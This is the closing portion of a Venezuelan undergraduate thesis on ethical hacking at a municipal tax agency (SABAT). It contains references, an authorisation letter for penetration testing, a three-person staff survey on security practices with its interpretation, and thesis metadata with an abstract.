Rogers, J. (2023). 55 Vulnerabilities in Squid Caching Proxy and 35 0days. Joshua Rogers' Scribbles. Retrieved from: https://joshua.hu/squid-security-audit-35-0days-45-exploits

Sarmiento, W. (2019). Definición de una Metodología Personalizada de Hacking Ético Para Empresas Públicas de Cundinamarca S.A. E.S.E y Ejecución de una Prueba a la Página Web y a los Servidores de la Entidad, Soportada Sobre la Metodología Definida (Tesis de Pregrado). Universidad Católica de Colombia. Bogotá Colombia. Retrieved from: https://repository.ucatolica.edu.co/bitstream/10983/23377/1/Trabajo%20de%20Grado%20Seg.%20de%20la%20Informacion%20Final.pdf

Tori, C. (2008). Hacking Ético. Retrieved from: http://index-of.co.uk/Hackers/hacking-etico.pdf


Valencia, L. (2013). Metodologías Ethical Hacking (Trabajo de Investigación). Retrieved from: http://www.revistasbolivianas.org.bo/pdf/rits/n8/n8a12.pdf

Veloz, J. (2017). Ethical hacking, una metodología para descubrir fallas de seguridad en sistemas informáticos mediante la herramienta Kali Linux (Tesis de Pregrado). Universidad Técnica de Manabi. Guayaquil Ecuador. Retrieved from: https://core.ac.uk/download/pdf/230932015.pdf

Villares, C. (2017). Estrategia De Hacking Ético Y Los Niveles De Seguridad En La Intranet De La Cooperativa De Ahorro Y Crédito 13 De Abril Ltda De La Ciudad De Ventanas (Tesis de Pregrado). Universidad Autónoma De Los Andes. Babahoyo Ecuador. Retrieved from: http://45.238.216.28/bitstream/123456789/8426/1/TUBMIE008-2017.pdf

ANNEXES

ANNEX 1: Acceptance Letter for the Thesis



Gobierno Bolivariano de Venezuela | Alcaldía del Municipio Simón Bolívar | Servicio Autónomo Bolivariano de Administración Tributaria

SABAT

Barcelona, 27 de noviembre de 2023

CARTA DE ACEPTACIÓN DE TRABAJO DE GRADO

Por medio de la presente, el Sistema Autónomo Bolivariano de Administración Tributaria (SABAT) de la Alcaldía del Municipio Simón Bolívar del Estado Anzoátegui, en la persona de [nombre del representante], en su calidad de [cargo], hace constar que acepta el proyecto de trabajo de grado titulado "IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL ANÁLISIS DE RIESGOS EN LOS SISTEMAS INFORMÁTICOS DEL SERVICIO AUTONOMO BOLIVARIANO DE ADMINISTRACION TRIBUTARIA (SABAT) DE LA ALCALDIA DEL MUNICIPIO SIMON BOLIVAR ESTADO ANZOÁTEGUI PERIODO 2021", presentado por Frank Eduardo Rondón Neri, estudiante de la carrera Ingeniería en Computación de la Universidad de Oriente.

El SABAT otorga a Frank Eduardo Rondón Neri el permiso para realizar las pruebas de penetración durante un período de 14 días, contados a partir de la fecha de la presente carta.

El SABAT se compromete a proporcionar a Frank Eduardo Rondón Neri toda la información y el acceso que necesite para realizar las pruebas de penetración.

Atentamente

Ing. José López
Jefe de División de Informática

RECIBIDO SABAT
LICENCIAS
RIF: G-20004507-8
FECHA 27-11-23
HORA 10:50 Am
LA RECEPCIÓN DE ESTE DOCUMENTO NO INDICA LA ACEPTACIÓN DEL CONTENIDO QUE CONSTA EN LA MISMA

ANNEX 2: Analysis and Interpretation of Interview Results

Analysis of the Need


The Servicio Autónomo Bolivariano de Administración Tributaria (SABAT) of the Municipality of Simón Bolívar, being a governmental institution, has the obligation to maintain information security. This means that the previously mentioned information security requirements in Chapter I must be fulfilled to ensure the confidentiality and integrity of data and information, as well as the systems that process them. Therefore, there is a need to detect vulnerabilities within the LAN to provide possible solutions and safeguard the information that is transmitted daily over the network.

Analysis of the Results

To determine the need, interviews were conducted with the personnel from the systems department of the Servicio Autónomo Bolivariano de Administración Tributaria (SABAT) of the Simón Bolívar Municipality, which consists of three individuals: the head of the IT division and two network administrators who remain in the institution. After conducting the interviews, the following data was obtained.

1. Have any intrusion tests been conducted on the internal data network?


Response	Quantity	Percentage
No	0	0%
Yes	3	100%



All interviewed individuals (100%, representing 3 people) confirmed that intrusion tests have been conducted on the internal LAN. Therefore, it is evident that the institution has previously carried out such tests.

2. **Does the institution have any software tools to detect vulnerabilities in the intranet?**


Response	Quantity	Percentage
No	0	0%
Si	3	100%



All interviewed individuals (100%, representing 3 people) stated that the institution does have software tools to detect vulnerabilities in the LAN. This indicates that there are indeed tools available for vulnerability detection, suggesting that the LAN and its services may be secure.

3. Are there security policies within the institution?


Response	Quantity	Percentage
No	0	0%
Yes	3	100%



All interviewed individuals (100%, representing 3 people) confirmed that security policies exist within the institution, such as Iptables and Routing. This demonstrates that the institution has some security policies in place, even if they are not highly representative, indicating that the intranet is likely secure.

4. Is encryption used when sending information?


Response	Quantity	Percentage
No	3	100%
Yes	0	0%



All interviewed individuals (100%, representing 3 people) indicated that encryption is not used when sending information, demonstrating that information can be accessed or altered by third parties during transmission.

5. **Do you believe that the existing information systems in the institution are secure?**


Response	Quantity	Percentage
No	0	0%
Yes	3	100%



All interviewed individuals (100%, representing 3 people) responded that the information systems are secure. Based on their responses, they have confidence in the security of their information systems.

6. Has information ever been altered within the institution?


Response	Quantity	Percentage
No	3	100%
Yes	0	0%



All interviewed individuals (100%, representing 3 people) stated that information has not been altered. Therefore, the interviewees assert that there are no vulnerabilities in the LAN.

7. Is access to the servers allowed for all personnel?


Response	Quantity	Percentage
No	3	100%
Yes	0	0%



All interviewed individuals (100%, representing 3 people) confirmed that access to the servers is not permitted for all personnel. Thus, it is demonstrated that only authorized personnel can access the servers.

8. Are there remote access points within the institution?


Response	Quantity	Percentage
No	0	0%
Yes	3	100%



All interviewed individuals (100%, representing 3 people) indicated that there are remote access points within the institution. These points facilitate various processes carried out in the institution, such as updating taxpayer data.

9. Are files shared confidentially?


Response	Quantity	Percentage
No	0	0%
Yes	3	100%



All interviewed individuals (100%, representing 3 people) stated that files are shared confidentially using usernames and passwords. Therefore, files are indeed shared confidentially.

10. Are server passwords reused across all servers?

Response	Quantity	Percentage
No	3	100%
Yes	0	0%



All interviewed individuals (100%, representing 3 people) confirmed that passwords are not reused across all servers. This is important, as reusing passwords can lead to security vulnerabilities if one password is compromised.

Total Interpretation of the Interview

According to the statements made by the staff in charge of the IT Division of the Servicio Autonomo Bolivariano de Administracion Tributaria SABAT of the Municipality of Simón Bolívar, there has been an occasion when a penetration test was conducted within the institution. Based on these previous analyses, the institution has software tools to detect vulnerabilities at the level of intranet services mentioned that iptables and routing have been implemented as security measures. The transmission of information is usually done without encryption, and concerning the information systems, they are considered secure based on the testimony of the staff. Regarding personnel access, only authorized personnel can enter, and there are remote access points within the institution for IT staff to expedite data update processes, each server has its own password, and files are sometimes shared confidentially using user accounts and passwords.

METADATA FOR THESIS, DISSERTATIONS, AND PROMOTIONS:

TÍTULO	IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL ANÁLISIS DE RIESGOS EN LOS SISTEMAS INFORMÁTICOS DEL SERVICIO AUTONOMO BOLIVARIANO DE ADMINISTRACION TRIBUTARIA (SABAT) DE LA ALCALDIA DEL MUNICIPIO SIMON BOLIVAR ESTADO ANZOÁTEGUI PERIODO 2021
SUBTÍTULO	

AUTOR:

APELLIDOS Y NOMBRES	**CÓDIGO CVLAC / E MAIL**
Rondón N., Frank E	**CVLAC:** V-19.738.854 **E MAIL:** frankerondon@gmail.com

PALÁBRAS O FRASES CLAVES:

ataques, ciberseguridad, hacking, información, herramientas, linux, penetración, vulnerabilidades

METADATA FOR THESIS, DISSERTATIONS, AND PROMOTIONS:

ÀREA	SUBÀREA
ESCUELA DE INGENIERÍA Y CIENCIAS APLICADAS	INGENIERÍA EN COMPUTACIÓN

RESUMEN (ABSTRACT):

El presente trabajo de grado hace uso de técnicas de hacking ético evaluar la seguridad informática de los sistemas informáticos del Sistema Autónomo Bolivariano de Administración Tributaria (SABAT), ya que la seguridad informática es un tema de gran importancia en la actualidad, porque las organizaciones de todo tipo están expuestas a una serie de amenazas cibernéticas, como ataques de malware, robo de datos, entre otros. Por tanto, el hacking ético es una práctica que consiste en realizar pruebas de penetración controladas a los sistemas informáticos de una organización con el objetivo de identificar vulnerabilidades que podrían ser explotadas por un atacante malicioso. El objetivo de este trabajo de grado es evaluar la seguridad informática de los sistemas informáticos del SABAT utilizando técnicas y metodologías de hacking ético conocidas. Por ende, el presente proyecto se realizó siguiendo las siguientes fases: Reconocimiento, recopilación y enumeración de los sistemas informáticos del SABAT, luego se llevó a cabo el análisis de vulnerabilidades de cada equipo, seguidamente se realizó una prueba de penetración basado en una vulnerabilidad descubierta, y por último en dicha maquina vulnerada se logró implementar la escalada de privilegios dentro del sistema operativo de dicho equipo. Los resultados de las pruebas de penetración revelaron una serie de vulnerabilidades en los sistemas informáticos del SABAT. Estas vulnerabilidades podrían ser explotadas por un atacante malicioso para obtener acceso no autorizado a los sistemas, robar información confidencial o causar daños. Para finalizar, el trabajo de grado ha demostrado que las pruebas de penetración son una herramienta valiosa para evaluar la seguridad informática de cualquier organización demostrando que la formación profesional es esencial para desarrollar las habilidades y competencias necesarias para realizar el presente proyecto.

METADATA FOR THESIS, DISSERTATIONS, AND PROMOTIONS:

CONTRIBUIDORES:

APELLIDOS Y NOMBRES	ROL / CÓDIGO CVLAC / E_MAIL				
Carrasquero., Manuel	**ROL**	**CA**	**AS**	**TU**	**JU x**
	CVLAC:	V-7.374.987			
	E_MAIL	manuelscm@gmail.com			
	E_MAIL				
Cortinez., Claudio	**ROL**	**CA**	**AS**	**TU**	**JU x**
	CVLAC:	V-12.155.334			
	E_MAIL	prof.claudio.cortinez@gmail.com			
	E_MAIL				
